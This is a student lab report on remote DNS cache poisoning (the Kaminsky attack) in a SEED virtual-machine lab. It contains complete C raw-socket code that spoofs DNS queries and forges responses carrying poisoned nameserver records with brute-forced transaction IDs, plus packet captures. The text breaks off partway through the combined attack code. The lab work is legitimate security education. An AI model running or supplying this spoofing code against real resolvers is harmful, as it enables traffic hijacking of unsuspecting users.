Lab 5 - Remote DNS Attacks

Machines used through the task:

SEED1: Attacker	(10.0.2.4)
SEED2: Local DNS Server	(10.0.2.5)
SEED3: Client	(10.0.2.6)

Task 1

Spoofing requests:


Code:

```c
#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <fcntl.h>
#include <string.h>
#include <errno.h>
#include <stdlib.h>
#include <libnet.h>

#define PCKT_LEN 8192
#define FLAG_R 0x8400
#define FLAG_Q 0x0100

//IP Header Structure
struct ipheader {
    unsigned char iph_ihl:4, iph_ver:4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    //unsigned char iph_flag;
    unsigned short int iph_offset;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksum;
    unsigned int iph_sourceip;
    unsigned int iph_destip;
};

// UDP Header Structure
struct udpheader {
    unsigned short int udph_srcport;
    unsigned short int udph_destport;
    unsigned short int udph_len;
    unsigned short int udph_chksum;
```

```c
};

//DNS Header Structure
struct dnsheader {
    unsigned short int query_id;
    unsigned short int flags;
    unsigned short int QDCOUNT;
    unsigned short int ANCOUNT;
    unsigned short int NSCOUNT;
    unsigned short int ARCOUNT;
};

// This structure just for convinience in the DNS packet, because such
4 byte data often appears.
struct dataEnd{
    unsigned short int type;
    unsigned short int class;
};

//ANS Section
struct ansEnd{
    //char* name;
    unsigned short int type;
    //char* type;
    unsigned short int class;
    //char* class;
    //unsigned int ttl;
    unsigned short int ttl_l;
    unsigned short int ttl_h;
    unsigned short int datalen;
};

//Authority Section
struct nsEnd{
    //char* name;
    unsigned short int type;
    unsigned short int class;
    //unsigned int ttl;
    unsigned short int ttl_l;
    unsigned short int ttl_h;
    unsigned short int datalen;
    //unsigned int ns;
};

//Calculate Checksum
unsigned int checksum(uint16_t *usBuff, int isize){
    unsigned int cksum=0;
    for(;isize>1;isize-=2){
        cksum+=*usBuff++;
    }
    if(isize==1){
        cksum+=*(uint16_t *)usBuff;
    }
    return (cksum);
}

//Calculate UDP Checksum
uint16_t check_udp_sum(uint8_t *buffer, int len){
    unsigned long sum=0;
    struct ipheader *tempI=(struct ipheader *)(buffer);
    struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct
ipheader));
    struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct
ipheader)+sizeof(struct udpheader));
    tempH->udph_chksum=0;
    sum=checksum( (uint16_t *)   &(tempI->iph_sourceip) ,8 );
    sum+=checksum((uint16_t *) tempH,len);
    sum+=ntohs(IPPROTO_UDP+len);
    sum=(sum>>16)+(sum & 0x0000ffff);
    sum+=(sum>>16);
    return (uint16_t)(~sum);
}

/*
//Function for checksum calculation. From the RFC,
//the checksum algorithm is:
//"The checksum field is the 16 bit one's complement of the one's
//complement sum of all 16 bit words in the header.  For purposes of
//computing the checksum, the value of the checksum field is zero."
*/
unsigned short csum(unsigned short *buf, int nwords){
    unsigned long sum;
    for(sum=0; nwords>0; nwords--)
    sum += *buf++;
    sum = (sum >> 16) + (sum &0xffff);
    sum += (sum >> 16);
    return (unsigned short)(~sum);
}

int main(int argc, char *argv[]){
    // This is to check the argc number
    if(argc != 3){
        printf("- Invalid parameters!!!\nPlease enter 2 ip
addresses\nFrom first to last:src_IP  dest_IP  \n");
        exit(-1);
    }
    // socket descriptor
    int sd;

    // buffer to hold the packet
    char buffer[PCKT_LEN];

    // set the buffer to 0 for all bytes
    memset(buffer, 0, PCKT_LEN);

    // Our own headers' structures
    struct ipheader *ip = (struct ipheader *) buffer;
    struct udpheader *udp = (struct udpheader *) (buffer +
sizeof(struct ipheader));
    struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct
ipheader)+sizeof(struct udpheader));

    // data is the pointer points to the first byte of the dns payload
    char *data=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader));


////////////////////////////////////////////////////////////////////////
/
    //dns fields(UDP payload field)
//
    //relate to the lab, you can change them. begin:
//

////////////////////////////////////////////////////////////////////////
/

    //The flag you need to set
    dns->flags=htons(FLAG_Q);

    //only 1 query, so the count should be one.
    dns->QDCOUNT=htons(1);

    //query string
    strcpy(data,"\5abcde\7example\3com");
    int length= strlen(data)+1;

    //this is for convinience to get the struct type write the 4bytes
in a more organized way.
    struct dataEnd * end=(struct dataEnd *)(data+length);
    end->type=htons(1);
    end->class=htons(1);
```

```
//////////////////////////////////////////////////////////////////////
    // DNS format, relate to the lab, you need to change them, end
//

//////////////////////////////////////////////////////////////////////


/*********************************************************************
***************
    Construction of the packet is done.
    now focus on how to do the settings and send the packet we have
composed out

**********************************************************************
***************/

    // Source and destination addresses: IP and port
    struct sockaddr_in sin, din;
    int one = 1;
    const int *val = &one;
    dns->query_id=rand(); // transaction ID for the query packet, use
random #

    // Create a raw socket with UDP protocol
    sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
    if(sd<0 ) // if socket fails to be created
    printf("socket error\n");

    // The source is redundant, may be used later if needed
    // The address family
    sin.sin_family = AF_INET;
    din.sin_family = AF_INET;

    // Port numbers
    sin.sin_port = htons(33333);
    din.sin_port = htons(53);

    // IP addresses
    sin.sin_addr.s_addr = inet_addr(argv[2]); // this is the second
argument we input into the program
    din.sin_addr.s_addr = inet_addr(argv[1]); // this is the first
argument we input into the program

    // Fabricate the IP header or we can use the
    // standard header structures but assign our own values.
    ip->iph_ihl = 5;
    ip->iph_ver = 4;
    ip->iph_tos = 0; // Low delay
    unsigned short int packetLength =(sizeof(struct ipheader) +
sizeof(struct udpheader)+sizeof(struct dnsheader)+length+sizeof(struct
dataEnd)); // length + dataEnd_size == UDP_payload_size
    ip->iph_len=htons(packetLength);
    ip->iph_ident = htons(rand()); // we give a random number for the
identification#
    ip->iph_ttl = 110; // hops
    ip->iph_protocol = 17; // UDP

    // Source IP address, can use spoofed address here!!!
    ip->iph_sourceip = inet_addr(argv[1]);

    // The destination IP address
    ip->iph_destip = inet_addr(argv[2]);

    // Fabricate the UDP header. Source port number, redundant
    udp->udph_srcport = htons(33333);  // source port number, I make
them random... remember the lower number may be reserved

    // Destination port number
    udp->udph_destport = htons(53);
    udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct
dnsheader)+length+sizeof(struct dataEnd)); // udp_header_size +
udp_payload_size

    // Calculate the checksum for integrity//
    ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct
ipheader) + sizeof(struct udpheader));
    udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
ipheader));


/*************************************************************************
***********
    Tips
    the checksum is quite important to pass the checking integrity. You
need
    to study the algorithem and what part should be taken into the
calculation.
    !!!!!If you change anything related to the calculation of the
checksum, you need to re-
    calculate it or the packet will be dropped.!!!!!
    Here things became easier since I wrote the checksum function for
you. You don't need
    to spend your time writing the right checksum function.
    Just for knowledge purpose,
    remember the seconed parameter
    for UDP checksum:
    ipheader_size + udpheader_size + udpData_size
    for IP checksum:
    ipheader_size + udpheader_size

************************************************************************
**********/

    // Inform the kernel do not fill up the packet structure. we will
build our own...
    if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 ){
        printf("error\n");
        exit(-1);
    }
    while(1){
        // This is to generate different query in xxxxx.example.com
        int charnumber;
        charnumber=1+rand()%5;
        *(data+charnumber)+=1;
        udp->udph_chksum=check_udp_sum(buffer, packetLength-
sizeof(struct ipheader)); // recalculate the checksum for the UDP
packet

        // send the packet out.
        if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin,
sizeof(sin)) < 0)
        printf("packet send error %d which means
%s\n",errno,strerror(errno));
        sleep(0.9);
    }
    close(sd);
    return 0;
}
```

Output:



```
SEED2 [Running] - Oracle VM VirtualBox
[03/25/2019 18:23] Chirag@VM:.../bind$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:de:19:b6
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::9910:7a14:9727:2161/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39814 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1142 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7775382 (7.7 MB)  TX bytes:130589 (130.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
```

```
SEED3 [Running] - Oracle VM VirtualBox
[03/25/2019 18:23] Chirag@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:dc:ca:58
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a69c:5886:3345:1fe4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21170 errors:0 dropped:0 overruns:0 frame:0
          TX packets:195 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4165838 (4.1 MB)  TX bytes:19131 (19.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:205 errors:0 dropped:0 overruns:0 frame:0
          TX packets:205 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:30348 (30.3 KB)  TX bytes:30348 (30.3 KB)

[03/25/2019 18:24] Chirag@VM:~$
```

```
Wireshark · Packet 1 · wireshark_enp0s3_20190325182409_oYWr9G
▸ Frame 1: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_af:c1:87 (08:00:27:af:c1:87), Dst: PcsCompu_de:19:b6 (08:00:27:
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.8
                Protocol, Src Port: 33333, Dst Port: 53
               ystem (query)
    [Response In: 2]
    Transaction ID: 0x6745
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ abdde.example.com: type A, class IN
        Name: abdde.example.com
        [Name Length: 17]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
```

Observation:

Using the skeleton code UDP.c, we construct a DNS packet to spoof from the client to the server. Here we fix the source port as 33333 for the sake of convenience, set the destination port as 53 (DNS query port), and fill in the packet with a DNS query fields starting with abcde.example.com. and keep changing 1 character at random.

The packet is spoofed successfully.

Task 2.

Spoofing replies to the local DNS server

Code:


```
int response(char* request_url, char* src_addr, char* dest_addr){

    // socket descriptor
    int sd;

    // buffer to hold the packet
    char buffer[PCKT_LEN];

    // set the buffer to 0 for all bytes
    memset(buffer, 0, PCKT_LEN);

    // Our own headers' structures
    struct ipheader *ip = (struct ipheader *) buffer;
    struct udpheader *udp = (struct udpheader *) (buffer +
sizeof(struct ipheader));
```

```
    struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct
ipheader)+sizeof(struct udpheader));

    // data is the pointer points to the first byte of the dns payload
    char *data=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader));


/////////////////////////////////////////////////////////////////////////
/
    // dns fields(UDP payload field)
    // relate to the lab, you can change them. begin:

/////////////////////////////////////////////////////////////////////////
/

    //The flag you need to set
    dns->flags=htons(FLAG_R);

    //only 1 query, so the count should be one.
    dns->QDCOUNT=htons(1);
    dns->ANCOUNT=htons(1);
    dns->NSCOUNT=htons(1);
    dns->ARCOUNT = htons(1);

    //query string
    strcpy(data,request_url);
    int length= strlen(data)+1;

    //this is for convinience to get the struct type write the 4bytes
in a more organized way.
    struct dataEnd * end=(struct dataEnd *)(data+length);
    end->type=htons(1);
    end->class=htons(1);

    //add the answer section here
    char *ans=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct dataEnd)+length);
    strcpy(ans,request_url);
    int anslength= strlen(ans)+1;
    struct ansEnd * ansend=(struct ansEnd *)(ans+anslength);
    ansend->type = htons(1);
    ansend->class=htons(1);
    ansend->ttl_l=htons(0x00);
    ansend->ttl_h=htons(0xD0);
    ansend->datalen=htons(4);
    char *ansaddr=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength);
    strcpy(ansaddr,"\300\2\3\4");
    int addrlen = strlen(ansaddr);

    //add the authoritative section here
    char *ns =(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen);
    strcpy(ns,"\7example\3com");
    int nslength= strlen(ns)+1;
    struct nsEnd * nsend=(struct nsEnd *)(ns+nslength);
    nsend->type=htons(2);
    nsend->class=htons(1);
    nsend->ttl_l=htons(0x00);
    nsend->ttl_h=htons(0xD0);
    nsend->datalen=htons(23);
    char *nsname=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
nsEnd)+nslength);
    strcpy(nsname,"\2ns\16dnslabattacker\3net");
    int nsnamelen = strlen(nsname)+1;

    //add the additional report here
    char *ar=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
nsEnd)+nslength+nsnamelen);
    strcpy(ar,"\2ns\16dnslabattacker\3net");
    int arlength = strlen(ar)+1;
    struct ansEnd* arend = (struct ansEnd*)(ar + arlength);
    arend->type = htons(1);
    arend->class=htons(1);
    arend->ttl_l=htons(0x00);
    arend->ttl_h=htons(0xD0);
    arend->datalen=htons(4);
    char *araddr=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct
dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
nsEnd)+nslength+nsnamelen+arlength+sizeof(struct ansEnd));
    strcpy(araddr,"\1\2\3\4");
    int araddrlen = strlen(araddr);


//////////////////////////////////////////////////////////////////////
```

```
    //
//
    // DNS format, relate to the lab, you need to change them, end
//
    //
//

//////////////////////////////////////////////////////////////////////


/**********************************************************************
**************
    Construction of the packet is done.
    now focus on how to do the settings and send the packet we have
composed out

***********************************************************************
**************/

    // Source and destination addresses: IP and port
    struct sockaddr_in sin, din;
    int one = 1;
    const int *val = &one;

    //while(1){
    //dns->response_id=rand(); // transaction ID for the query packet,
use random #

    // Create a raw socket with UDP protocol
    sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
    if(sd<0 ) // if socket fails to be created
    printf("socket error\n");

    // The source is redundant, may be used later if needed

    // The address family
    sin.sin_family = AF_INET;
    din.sin_family = AF_INET;

    // Port numbers
    sin.sin_port = htons(33333);
    din.sin_port = htons(53);

    // IP addresses
    sin.sin_addr.s_addr = inet_addr(src_addr); // this is the second
argument we input into the program
    din.sin_addr.s_addr = inet_addr("199.43.132.53"); // this is the
first argument we input into the program
```

```
    // Fabricate the IP header or we can use the
    // standard header structures but assign our own values.
    ip->iph_ihl = 5;
    ip->iph_ver = 4;
    ip->iph_tos = 0; // Low delay
    unsigned short int packetLength =(sizeof(struct ipheader) +
sizeof(struct udpheader)+sizeof(struct dnsheader)+length+sizeof(struct
dataEnd)+anslength+sizeof( struct ansEnd)+nslength+sizeof(struct
nsEnd)+addrlen+nsnamelen+arlength+sizeof(struct ansEnd)+araddrlen); //
length + dataEnd_size == UDP_payload_size
    ip->iph_len=htons(packetLength);
    ip->iph_ident = htons(rand()); // we give a random number for the
identification#
    ip->iph_ttl = 110; // hops
    ip->iph_protocol = 17; // UDP
    // Source IP address, can use spoofed address here!!!
    ip->iph_sourceip = inet_addr("199.43.132.53");
    // The destination IP address
    ip->iph_destip = inet_addr(src_addr);

    // Fabricate the UDP header. Source port number, redundant
    udp->udph_srcport = htons(53);  // source port number, I make them
random... remember the lower number may be reserved
    // Destination port number
    udp->udph_destport = htons(33333);
    udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct
dnsheader)+length+sizeof(struct dataEnd)+anslength+sizeof( struct
ansEnd)+nslength+sizeof(struct
nsEnd)+addrlen+nsnamelen+arlength+sizeof(struct ansEnd)+araddrlen); //
udp_header_size + udp_payload_size
    // Calculate the checksum for integrity//
    ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct
ipheader) + sizeof(struct udpheader));
    udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct
ipheader));

    // Inform the kernel do not fill up the packet structure. we will
build our own...
    if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 ){
        printf("error\n");
        exit(-1);
    }
    int count = 0;
    int trans_id = 3000;
    while(count < 100){
        // This is to generate different query in xxxxx.example.com
        /*  int charnumber;
        charnumber=1+rand()%5;
        *(data+charnumber)+=1;
        */

        //dns->query_id=rand();
        dns->query_id=trans_id+count;
        udp->udph_chksum=check_udp_sum(buffer, packetLength-
sizeof(struct ipheader));

        // recalculate the checksum for the UDP packet
        // send the packet out.
        if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin,
sizeof(sin)) < 0)
        printf("packet send error %d which means
%s\n",errno,strerror(errno));
        count++;
        }
    close(sd);
    return 0;
}
```

Output:


SEED2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
SEED3 [Running] - Oracle VM VirtualBox
SEED1 [Running] - Oracle VM VirtualBox
Search your computer
Wireshark · Packet 2 · wireshark_enp0s3_20190325182409_oYWr9G
Help
Close

```
[03/25/2019 18:23] Chirag@VM:.../bind$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:de:19:b6
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::9910:7a14:9727:2161/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39814 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1142 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7775382 (7.7 MB)  TX bytes:130589 (130.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
```

```
:23] Chirag@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:dc:ca:58
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a69c:5886:3345:1fe4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21170 errors:0 dropped:0 overruns:0 frame:0
          TX packets:195 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4165838 (4.1 MB)  TX bytes:19131 (19.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:205 errors:0 dropped:0 overruns:0 frame:0
          TX packets:205 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:30348 (30.3 KB)  TX bytes:30348 (30.3 KB)

[03/25/2019 18:24] Chirag@VM:~$
```

```
▶ Frame 2: 172 bytes on wire (1376 bits), 172 bytes captured (1376 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_de:19:b6 (08:00:27:de:19:b6), Dst: PcsCompu_dc:ca:58 (08:00:27:
▶ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.6
▶ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▼ Domain Name System (response)
    [Request In: 1]
    [Time: 0.000577777 seconds]
    Transaction ID: 0x6745
  ▶ Flags: 0x8580 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 2
  ▼ Queries
    ▼ abdde.example.com: type A, class IN
        Name: abdde.example.com
        [Name Length: 17]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
  ▼ Answers
    ▶ abdde.example.com: type A, class IN, addr 1.1.1.100
  ▼ Authoritative nameservers
    ▶ example.com: type NS, class IN, ns ns.dnslabattacker.net
  ▼ Additional records
    ▶ ns.dnslabattacker.net: type A, class IN, addr 10.0.2.4
    ▶ ns.dnslabattacker.net: type AAAA, class IN, addr ::1
No.: 2 - Time: 2019-03-25 18:24:14.861988927 - Source: 10.0.2.8 - Destin...dde.example.com A 1.1.1.100 NS ns.dnslabattacker.net A 10.0.2.4 AAAA ::1
```

Observation:

Here we create the reply packets using the response function, we construct a dns response packet by filling in the query same the query spoofed in the previous task. Reply with the correct IP and the target the authority section using ns.dnslabattacker.net as the name server.

Task 1.3

Kaminsky attack

Code: We combine the code from the previous 2 tasks as:

```
#include <unistd.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <fcntl.h>
#include <string.h>
#include <errno.h>
#include <stdlib.h>
#include <libnet.h>

#define PCKT_LEN 8192
#define FLAG_R 0x8400
#define FLAG_Q 0x0100

//IP Header Structure
struct ipheader {
    unsigned char iph_ihl:4, iph_ver:4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    //unsigned char iph_flag;
    unsigned short int iph_offset;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksum;
    unsigned int iph_sourceip;
    unsigned int iph_destip;
};

// UDP Header Structure
struct udpheader {
    unsigned short int udph_srcport;
    unsigned short int udph_destport;
    unsigned short int udph_len;
    unsigned short int udph_chksum;
};

//DNS Header Structure
struct dnsheader {
    unsigned short int query_id;
    unsigned short int flags;
    unsigned short int QDCOUNT;
    unsigned short int ANCOUNT;
```

```c
    unsigned short int NSCOUNT;
    unsigned short int ARCOUNT;
};

// This structure just for convinience in the DNS packet, because such
4 byte data often appears.
struct dataEnd{
    unsigned short int type;
    unsigned short int class;
};

//ANS Section
struct ansEnd{
    //char* name;
    unsigned short int type;
    //char* type;
    unsigned short int class;
    //char* class;
    //unsigned int ttl;
    unsigned short int ttl_l;
    unsigned short int ttl_h;
    unsigned short int datalen;
};

//Authority Section
struct nsEnd{
    //char* name;
    unsigned short int type;
    unsigned short int class;
    //unsigned int ttl;
    unsigned short int ttl_l;
    unsigned short int ttl_h;
    unsigned short int datalen;
    //unsigned int ns;
};

//Calculate Checksum
unsigned int checksum(uint16_t *usBuff, int isize){
    unsigned int cksum=0;
    for(;isize>1;isize-=2){
        cksum+=*usBuff++;
    }
    if(isize==1){
        cksum+=*(uint16_t *)usBuff;
    }
    return (cksum);
}
```

```
//Calculate UDP Checksum
uint16_t check_udp_sum(uint8_t *buffer, int len){
    unsigned long sum=0;
    struct ipheader *tempI=(struct ipheader *)(buffer);
    struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct
ipheader));
    struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct
ipheader)+sizeof(struct udpheader));
    tempH->udph_chksum=0;
    sum=checksum( (uint16_t *)   &(tempI->iph_sourceip) ,8 );
    sum+=checksum((uint16_t *) tempH,len);
    sum+=ntohs(IPPROTO_UDP+len);
    sum=(sum>>16)+(sum & 0x0000ffff);
    sum+=(sum>>16);
    return (uint16_t)(~sum);
}

/*
//Function for checksum calculation. From the RFC,
//the checksum algorithm is:
//"The checksum field is the 16 bit one's complement of the one's
//complement sum of all 16 bit words in the header.  For purposes of
//computing the checksum, the value of the checksum field is zero."
*/
unsigned short csum(unsigned short *buf, int nwords){
    unsigned long sum;
    for(sum=0; nwords>0; nwords--)
    sum += *buf++;
    sum = (sum >> 16) + (sum &0xffff);
    sum += (sum >> 16);
    return (unsigned short)(~sum);
}

int response(char* request_url, char* src_addr, char* dest_addr){

    // socket descriptor
    int sd;

    // buffer to hold the packet
    char buffer[PCKT_LEN];

    // set the buffer to 0 for all bytes
    memset(buffer, 0, PCKT_LEN);

    // Our own headers' structures
    struct ipheader *ip = (struct ipheader *) buffer;
    struct udpheader *udp = (struct udpheader *) (buffer +
sizeof(struct ipheader));
```

```
    struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct
ipheader)+sizeof(struct udpheader));

    // data is the pointer points to the first byte of the dns payload
    char *data=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader));


////////////////////////////////////////////////////////////////////////
/
    // dns fields(UDP payload field)
    // relate to the lab, you can change them. begin:

////////////////////////////////////////////////////////////////////////
/

    //The flag you need to set
    dns->flags=htons(FLAG_R);

    //only 1 query, so the count should be one.
    dns->QDCOUNT=htons(1);
    dns->ANCOUNT=htons(1);
    dns->NSCOUNT=htons(1);
    dns->ARCOUNT = htons(1);

    //query string
    strcpy(data,request_url);
    int length= strlen(data)+1;

    //this is for convinience to get the struct type write the 4bytes
in a more organized way.
    struct dataEnd * end=(struct dataEnd *)(data+length);
    end->type=htons(1);
    end->class=htons(1);

    //add the answer section here
    char *ans=(buffer +sizeof(struct ipheader)+sizeof(struct
udpheader)+sizeof(struct dnsheader)+sizeof(struct dataEnd)+length);
    strcpy(ans,request_url);
    int anslength= strlen(ans)+1;
